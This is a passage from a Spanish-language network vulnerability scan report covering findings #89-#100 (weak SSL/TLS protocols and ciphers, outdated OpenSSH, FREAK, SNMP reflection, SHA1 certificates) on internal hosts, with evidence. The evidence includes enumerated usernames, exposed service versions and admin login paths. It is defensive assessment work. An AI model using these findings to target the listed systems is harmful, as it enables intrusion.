| SSLv3 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS   | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |
| RC4-MD5                  | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                  | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS | IS           | SUPPORTED      |      |                          |        |

|         |     |     |      |          |        |
|---------|-----|-----|------|----------|--------|
| RC4-MD5 | RSA | RSA | MD5  | RC4(128) | MEDIUM |
| RC4-SHA | RSA | RSA | SHA1 | RC4(128) | MEDIUM |

Recurso: 10.0.4.62 Puerto: tcp/443

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| SSLv3 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.62 Puerto: tcp/450

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.62 Puerto: tcp/12345

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

Recurso: 10.0.4.89 Puerto: tcp/5986

| CIPHER                                | KEY-EXCHANGE | AUTHENTICATION | MAC  | ENCRYPTION(KEY-STRENGTH) | GRADE  |
|---------------------------------------|--------------|----------------|------|--------------------------|--------|
| TLSv1 WITH RC4 CIPHERS IS SUPPORTED   |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.1 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |
| TLSv1.2 WITH RC4 CIPHERS IS SUPPORTED |              |                |      |                          |        |
| RC4-MD5                               | RSA          | RSA            | MD5  | RC4(128)                 | MEDIUM |
| RC4-SHA                               | RSA          | RSA            | SHA1 | RC4(128)                 | MEDIUM |

**#89 SSL Server Has SSLv2 Enabled Vulnerability**

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.9        | <b>Attack Complexity</b>   | High    | <b>Confidentiality Impact</b> | High      |
| Ocurricncias: 3  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.244 Puerto: tcp/443

10.0.4.32 Puerto: tcp/12345

10.0.4.48 Puerto: tcp/443

**Descripción**

El protocolo SSL (Secure Socket Layer) permite la comunicación segura entre un cliente y un servidor. Existen fallos conocidos en el protocolo SSLv2. Un atacante «man-in-the-middle» puede forzar la comunicación a un nivel menos seguro y luego intentar romper el cifrado débil. El atacante también puede truncar los mensajes cifrados.

Los servidores SSL que admiten SSLv2 y utilizan las mismas claves privadas también son vulnerables al ataque DROWN.

**Impacto**

Un atacante puede aprovechar esta vulnerabilidad para leer comunicaciones seguras o modificar mensajes de forma malintencionada.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2016-0800>

**Referencias**

Análisis del protocolo SSL 3.0 <http://www.schneier.com/paper-ssl.html>  
 Ataque DROWN <https://drownattack.com/>

**Solución**

Desactivar SSLv2.

**Evidencias**

Recurso: 10.0.1.244 Puerto: tcp/443

```
Established SSLv2 connection using DES-CBC3-MD5 cipher.
```

Recurso: 10.0.4.32 Puerto: tcp/12345

```
Established SSLv2 connection using DES-CBC3-MD5 cipher.
```

Recurso: 10.0.4.48 Puerto: tcp/443

```
Established SSLv2 connection using DES-CBC3-MD5 cipher.
```

| #90 OpenSSH Denial of Service (DoS) Vulnerability |                            |       |                               |           |
|---|----------------------------|-------|-------------------------------|-----------|
| Severidad: Media                                  | <b>Attack Vector</b>       | Local | <b>Scope</b>                  | Unchanged |
| CVSS: 5.5   | <b>Attack Complexity</b>   | Low   | <b>Confidentiality Impact</b> | None      |
| Ocorrencias: 1                                    | <b>Privileges Required</b> | Low   | <b>Integrity Impact</b>       | None      |
|   | <b>User Interaction</b>    | None  | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.24

#### Descripción

OpenSSH (OpenBSD) Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

La función `ssh_gssapi_parse_ename` en `gss-serv.c` en OpenSSH 5.8 y anterior, cuando se habilita la autenticación `gssapi-with-mic`, permite a los usuarios autenticados remotos causar una negación del servicio (consumo de memoria) a través de un gran valor en un campo de cierta longitud.

Versiones afectadas:

OpenSSH antes de 5.9

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

#### Impacto

Permite a los usuarios remotos autenticados causar una denegación de servicio.

#### Solución

Se recomienda a los clientes actualizar para [OpenSSH 5.9](<https://www.openssh.com/txt/release-5.9>) o más tarde para remediar estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[CVE-2011-5000](<https://seclists.org/fulldisclosure/2011/Aug/2>)

#### Evidencias

Recurso: 10.0.1.24

|   |
|---|
| Vulnerable SSH-2.0-OpenSSH_5.5p1 Debian-6 detected on port 22 over TCP. |
|---|

**#91 Web Server Uses Plain-Text Form Based Authentication**

|                  |                            |          |                               |           |
|------------------|----------------------------|----------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 2   | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | None      |
|                  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.4.79 Puerto: tcp/2080

10.0.4.79 Puerto: tcp/3080

**Descripción**

El servidor Web utiliza un formulario de autenticación basado en texto plano (sin cifrar). Existe una página web en el host que utiliza un formulario de inicio de sesión HTML. Estos datos se envían desde el cliente al servidor en texto plano.

**Impacto**

Un atacante con acceso al tráfico de la red hacia y desde el host objetivo puede obtener credenciales de acceso de otros usuarios al capturar el tráfico de la red.

**Solución**

Para aplicaciones personalizadas, asegúrese de que los datos enviados a través de formularios de login HTML se encriptan antes de ser enviados desde el cliente al host.

**Evidencias**

Recurso: 10.0.4.79 Puerto: tcp/2080

```
GET /console/login/LoginForm.jsp HTTP/1.0
Host: 10.0.4.79:2080

<form id="loginData" name="loginData" method="post" action="/console/j_security_check">
<div class="message-row">
<noscript><p class="loginFailed">JavaScript is required. Enable JavaScript to use WebLogic
Administration Console.</p></noscript>

<p>Log in to work with the WebLogic Server domain</p>

</div>
<div class="input-row">
<label for="j_username">
Username:</label>
<span class="ctrl">
<input class="textinput" type="text" autocomplete="off" name="j_username" id="j_username">
</span>
</div>
<div class="input-row">
<label for="j_password">
Password:</label>
<span class="ctrl">
<input class="textinput" type="password" autocomplete="off" name="j_password"
id="j_password">
</span>
</div>
<div class="button-row">
<span class="ctrl">
<input class="formButton" type="submit"
onclick="form.submit();this.disabled=true;document.body.style.cursor = 'wait';
this.className='formButton-disabled';"
```



```

value='Login'>
</span>
<input type="hidden" name="j_character_encoding" value="UTF-8">
</div>
</form>

```

Recurso: 10.0.4.79 Puerto: tcp/3080

```

GET /console/login/LoginForm.jsp HTTP/1.1
Host: 10.0.4.79:3080
Connection: Keep-Alive

<form id="loginData" name="loginData" method="post" action="/console/j_security_check">
<div class="message-row">
<noscript><p class="loginFailed">JavaScript is required. Enable JavaScript to use WebLogic
Administration Console.</p></noscript>

<p>Log in to work with the WebLogic Server domain</p>

</div>
<div class="input-row">
<label for="j_username">
Username:</label>
<span class="ctrl">
<input class="textinput" type="text" autocomplete="off" name="j_username" id="j_username">
</span>
</div>
<div class="input-row">
<label for="j_password">
Password:</label>
<span class="ctrl">
<input class="textinput" type="password" autocomplete="off" name="j_password"
id="j_password">
</span>
</div>
<div class="button-row">
<span class="ctrl">
<input class="formButton" type="submit"
onclick="form.submit();this.disabled=true;document.body.style.cursor = 'wait';
this.className='formButton-disabled';"
value='Login'>
</span>
<input type="hidden" name="j_character_encoding" value="UTF-8">
</div>
</form>

```

| #92 Nginx HTTP Request Smuggling Vulnerability |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media                               | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3                                      | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 1                                 | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.6.201 Puerto: tcp/443

### Descripción

nginx [engine x] es un servidor HTTP y proxy inverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

Se identificó un problema de seguridad configuraciones error\_page que permite el contrabando de solicitudes HTTP, como lo demuestra la capacidad de un atacante para leer páginas web no autorizadas

Versiones afectadas:

NGINX antes del 1.17.7 QID Detection Logic (Sinuthenticated):

El cheque no autenticado intenta buscar la versión de la versión expuesta en el servidor: etiqueta de una respuesta HTTP.

### Impacto

Los atacantes pueden aprovechar esta cuestión para obtener información confidencial.

### Solución

Se recomienda a los clientes instalar [nginx 1.17.7 ](<https://nginx.org/en/download.html>) o versiones posteriores para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[nginx](<https://nginx.org/en/download.html>)

### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable nginx version detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```

## #93 Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Factoring RSA\_EXPORT Keys Vulnerability (FREAK)

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 2   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.10.159 Puerto: tcp/443

10.0.10.161 Puerto: tcp/443

### Descripción

El servidor SSL/TLS remoto es vulnerable al ataque FREAK cuando: 1.Se admiten los cifrados "RSA+EXPORT";

2.El tamaño de la clave pública RSA en el certificado no es superior a 1024;

3.El tamaño de la clave RSA temporal es inferior a 1024;

4. La clave RSA temporal es estable (se utiliza varias veces);

Sólo SSLv3 y TLSv1 son potencialmente vulnerables.

### Impacto

La explotación permite a un atacante saltarse las restricciones de seguridad en el host objetivo.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2015-0204>

### Solución

Desactive las suites de cifrado RSA\_EXPORT.  
No utilice la clave RSA temporal varias veces.

### Evidencias

Recurso: 10.0.10.159 Puerto: tcp/443

```
#table      cols=2
Public key source key size
Public key in certificate 1024(bits)
Temporary RSA key 512(bits)
```

Recurso: 10.0.10.161 Puerto: tcp/443

```
#table      cols=2
Public key source key size
Public key in certificate 1024(bits)
Temporary RSA key 512(bits)
```

**#94 OpenSSH Improper Restriction of Operations Vulnerability**

|                  |                            |          |                               |           |
|------------------|----------------------------|----------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | None      |
| Ocorrencias: 1   | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | High      |
|                  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.24

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Versiones afectadas:

OpenSSH antes de la versión 6.5

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar a la integridad, la disponibilidad y la confidencialidad.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2014-1692>

**Referencias**

OpenSSH 6.5

<https://www.openssh.com/txt/release-6.5>

**Solución**

Se recomienda a los clientes actualizar para [OpenSSH 6.5](<https://www.openssh.com/txt/release-6.5>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 6.5](<https://www.openssh.com/txt/release-6.5>)

**Evidencias**

Recurso: 10.0.1.24

|   |
|---|
| Vulnerable SSH-2.0-OpenSSH_5.5p1 Debian-6 detected on port 22 over TCP. |
|---|

## #95 OpenSSH User Enumeration

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 4   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.140 Puerto: tcp/22

10.0.1.16 Puerto: tcp/22

10.0.1.251 Puerto: tcp/22

10.0.6.25 Puerto: tcp/22

**Descripción**

Existe una vulnerabilidad de enumeración de nombres de usuario en OpenSSH, que un atacante remoto podría aprovechar para enumerar usuarios válidos en un sistema específico. El atacante podría tratar de enumerar a los usuarios mediante la transmisión de paquetes maliciosos. Debido a la vulnerabilidad, si un nombre de usuario no existe, el servidor envía un mensaje SSH2\_MSG\_USERAUTH\_FAILURE al atacante. Si el nombre de usuario existe, el servidor envía un SSH2\_MSG\_SERVICE\_ACCEPT antes de cerrar la conexión.

**Impacto**

Un atacante remoto puede comprobar si existe una cuenta de usuario específica en el servidor de destino.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2016-20012>

**Solución**

Actualización a OpenSSH 7.8/7.8p1 o la última versión del paquete openssh para su sistema operativo.

OpenSSH está disponible para su descarga desde [Sitio web de OpenSSH](http://www.openssh.org/).

**Evidencias**

Recurso: 10.0.1.16 Puerto: tcp/22

```
root adm admin bin ftp games halt lp mail nobody operator oracle postfix root shutdown sync
uucp
```

Recurso: 10.0.1.140 Puerto: tcp/22

```
root adm daemon event ftp games guest3 gw8ack13 halt hp ibm identd info lp mail mysql nobody
operator postgres postfix root shutdown sync
```

Recurso: 10.0.1.251 Puerto: tcp/22

```
admin monitor postfix
```

Recurso: 10.0.6.25 Puerto: tcp/22

```
admin bin init named nobody postfix
```

## #96 SSH Server Public Key Too Small

|                   |                            |         |                               |           |
|-------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3         | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurricencias: 10 | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.16 Puerto: tcp/22  
 10.0.1.251 Puerto: tcp/22  
 10.0.1.51 Puerto: tcp/22  
 10.0.1.71 Puerto: tcp/22  
 10.0.10.159 Puerto: tcp/22  
 10.0.10.27 Puerto: tcp/22  
 10.0.10.28 Puerto: tcp/22  
 10.0.2.232 Puerto: tcp/22  
 10.0.3.113 Puerto: tcp/22  
 10.0.3.12 Puerto: tcp/22

**Descripción**

El protocolo SSH (Secure Shell) es un método para la conexión remota segura de un ordenador a otro. El servidor SSH está utilizando una llave pública considerada pequeña.

Las mejores prácticas requieren que las firmas digitales RSA sean de 2048 o más bits de longitud para proporcionar una seguridad adecuada. Las longitudes de clave de 1024 fueron aceptables hasta 2013, pero desde 2011 se consideran obsoletas.

Para más información, consulte NIST Special Publication 800-131A

<<http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-131Ar1.pdf>>.

**Impacto**

Un actor malicioso realizando un ataque de hombre-en-el-medio (Man-In-The-Middle) puede explotar esta vulnerabilidad para registrar la comunicación y descifrar la clave de sesión e incluso los mensajes.

**Solución**

Las llaves DSA y las llaves RSA menores a 2048 bits se consideran vulnerables. Se recomienda instalar una longitud de llave pública RSA de al menos 2048 bits o más, o cambiar a ECDSA o EdDSA.

**Evidencias**

Recurso: 10.0.1.16 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.1.51 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.1.71 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.1.251 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.3.113 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.10.27 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.10.28 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.10.159 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.2.232 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

Recurso: 10.0.3.12 Puerto: tcp/22

| Algorithm | Length    |
|-----------|-----------|
| ssh-dss   | 1024 bits |

**#97 OpenSSH Improper Input Validation Vulnerability**

|                  |                            |          |                               |           |
|------------------|----------------------------|----------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | None      |
| Ocurencias: 2    | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | High      |
|                  | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.1.140

10.0.1.24

**Descripción**

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Versiones afectadas:

OpenSSH antes de la versión 6.7

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

**Impacto**

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar a la integridad, la disponibilidad y la confidencialidad.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2014-2653>

**Referencias**

OpenSSH 6.7

<https://www.openssh.com/txt/release-6.7>

**Solución**

Se recomienda a los clientes actualizar para [OpenSSH 6.7](<https://www.openssh.com/txt/release-6.7>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 6.7](<https://www.openssh.com/txt/release-6.7>)

**Evidencias**

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.



**#98 SNMP GETBULK Reflected Distributed Denial-of-Service Vulnerability**

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 2   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | Low       |

**Recursos Afectados**

10.0.1.82 Puerto: udp/161

10.0.7.14 Puerto: udp/161

**Descripción**

Una solicitud SNMP GetBulk realiza múltiples peticiones GetNext y devuelve el resultado en una sola respuesta. Esta solicitud puede ser enmascarada por atacantes maliciosos para lanzar una inundación SNMP GetBulk contra un servidor objetivo.

**Impacto**

La explotación exitosa permite que atacantes remotos no autenticados causen condiciones de denegación de servicio contra los hosts remotos seleccionados.

**Solución**

No hay parches suministrados por proveedores disponibles

Workaround:

Se aconseja a los clientes desactivar el acceso SNMPv2 público sin y permitir solo SNMPv3.

**Evidencias**

Recurso: 10.0.1.82 Puerto: udp/161

```
SNMP GETBULK Reflected Distributed Denial-of-Service possible.
```

Recurso: 10.0.7.14 Puerto: udp/161

```
SNMP GETBULK Reflected Distributed Denial-of-Service possible.
```

| #99 X.509 Certificate SHA1 Signature Collision Vulnerability |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | None      |
| Ocurrencias: 4   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.71 Puerto: tcp/443  
 10.0.10.160 Puerto: tcp/443  
 10.0.10.161 Puerto: tcp/443  
 10.0.2.97 Puerto: tcp/32844

### Descripción

Los algoritmos hash se utilizan para generar un valor para un mensaje (un bloque arbitrario de datos) tal que se cumplan una serie de propiedades criptográficas. En particular, se espera que sea resistente a las colisiones, es decir, que dado un mensaje m, sea difícil calcular un segundo mensaje m' tal que ambos tengan el mismo valor hash.

SHA1 ha quedado obsoleto para las firmas de certificados. En 2017, todos los navegadores dejarán de confiar en los sitios web que sigan utilizando esta función hash débil para las firmas.

### Impacto

Un atacante puede crear un par de certificados X.509 con información diferente que compartan la misma firma. Si uno de los certificados está firmado, la firma puede utilizarse también para el segundo certificado. Es posible explotar este problema para obtener un certificado firmado para una identidad que el atacante no controla, o para obtener un certificado firmado como autoridad de firma intermediaria. En el segundo caso, el atacante podrá firmar certificados adicionales arbitrarios en los que confiará cualquiera que confíe en la autoridad legítima original.

Lo más probable es que un atacante explote este problema para realizar ataques de phishing o suplantar sitios web legítimos aprovechándose de certificados maliciosos. También es probable que se produzcan otros ataques.

### Solución

Workaround:

Si el certificado está firmado con la función hash SHA1, debe obtenerse un nuevo certificado que utilice un algoritmo hash más a prueba de colisiones, como por ejemplo SHA-256.

### Evidencias

Recurso: 10.0.2.97 Puerto: tcp/32844

NAME VALUE

Certificate CN=SharePoint Services,OU=SharePoint,O=Microsoft,C=US at level 0 was signed using sha1WithRSAEncryption algorithm which is considered weak.

Recurso: 10.0.1.71 Puerto: tcp/443

NAME VALUE

Certificate C=US,ST=Texas,L=Houston,O=Hewlett-Packard Company,OU=ISS,CN=ILOUSE405R6PC at level 0 was signed using sha1WithRSAEncryption algorithm which is considered weak.

Recurso: 10.0.10.160 Puerto: tcp/443

NAME VALUE

Certificate C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard Company,CN=ILOMXQ51901LX at level 0 was signed using sha1WithRSAEncryption algorithm which is considered weak.

Recurso: 10.0.10.161 Puerto: tcp/443

## NAME VALUE

Certificate C=US,ST=Texas,L=Houston,OU=ISS,O=Hewlett-Packard Company,CN=ILOMXQ51901LY at level 0 was signed using sha1WithRSAEncryption algorithm which is considered weak.

| #100 SSL Server Has SSLv3 Enabled Vulnerability |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media                                | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 5.3                                       | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurricencias: 18                               | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | None      |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

### Recursos Afectados

10.0.1.244 Puerto: tcp/443  
 10.0.1.80 Puerto: tcp/636  
 10.0.1.83 Puerto: tcp/443  
 10.0.2.104 Puerto: tcp/12345  
 10.0.2.181 Puerto: tcp/443  
 10.0.2.185 Puerto: tcp/587  
 10.0.2.25 Puerto: tcp/12345  
 10.0.2.25 Puerto: tcp/32844  
 10.0.2.97 Puerto: tcp/32844  
 10.0.4.32 Puerto: tcp/12345  
 10.0.4.44 Puerto: tcp/5986  
 10.0.4.48 Puerto: tcp/443  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.59 Puerto: tcp/443  
 10.0.4.62 Puerto: tcp/443  
 10.0.4.88 Puerto: tcp/12345  
 10.0.4.88 Puerto: tcp/8443  
 10.0.4.95 Puerto: tcp/443

### Descripción

SSL 3.0 es un protocolo obsoleto e inseguro. SSL 3.0 utiliza el cifrado de flujo RC4, o un cifrado de bloques en modo CBC. RC4 es conocido por tener sesgos, y el cifrado bloque en modo CBC es vulnerable al ataque POODLE.

Nota: En abril de 2016, PCI lanzó [PCI DSS v3.2]

([https://www.pcisecuritystandards.org/documents/PCI\\_DSS\\_v3-2.pdf](https://www.pcisecuritystandards.org/documents/PCI_DSS_v3-2.pdf))

anunciando que NIST ya no considera el protocolo Secure Socket Layers (SSL) v3.0 como aceptable para proteger datos y que todas las versiones de las versiones SSL no cumplen la definición PCI de "criptografía fuerte".

**\*\*Esta vulnerabilidad es un PCI FAIL automático de acuerdo con los estándares PCI.**

Se pueden encontrar más detalles debajo:

[PCI: ASV Program Guide v3.1 (page 27)]

([https://www.pcisecuritystandards.org/documents/ASV\\_Program\\_Guide\\_v3.1.pdf](https://www.pcisecuritystandards.org/documents/ASV_Program_Guide_v3.1.pdf))

[PCI: Uso de los escáneres SSL Early TLS y ASV]

(<https://www.pcisecuritystandards.org/documents/Use-of-SSL-Early-TLS-and-ASV-Scans.pdf>)

\*\*

### Impacto

Un atacante puede explotar esta vulnerabilidad para leer comunicaciones seguras o modificar mensajes maliciosos.

### Referencias

<http://disablenessl3.com/>

### Solución

Desactivar el protocolo SSL 3.0 en el cliente y en el servidor.

### Evidencias

Recurso: 10.0.1.244 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.2.97 Puerto: tcp/32844

SSLv3 is supported

Recurso: 10.0.2.104 Puerto: tcp/12345

SSLv3 is supported

Recurso: 10.0.2.25 Puerto: tcp/32844

SSLv3 is supported

Recurso: 10.0.2.25 Puerto: tcp/12345

SSLv3 is supported

Recurso: 10.0.4.32 Puerto: tcp/12345

SSLv3 is supported

Recurso: 10.0.4.48 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.4.88 Puerto: tcp/8443

SSLv3 is supported

Recurso: 10.0.4.88 Puerto: tcp/12345

SSLv3 is supported

Recurso: 10.0.4.95 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.1.80 Puerto: tcp/636

SSLv3 is supported

Recurso: 10.0.1.83 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.2.181 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.2.185 Puerto: tcp/587

SSLv3 is supported

Recurso: 10.0.4.44 Puerto: tcp/5986

SSLv3 is supported

Recurso: 10.0.4.58 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.4.59 Puerto: tcp/443

SSLv3 is supported

Recurso: 10.0.4.62 Puerto: tcp/443

SSLv3 is supported



| #101 HTTP Security Header Not Detected |                            |         |                               |           |
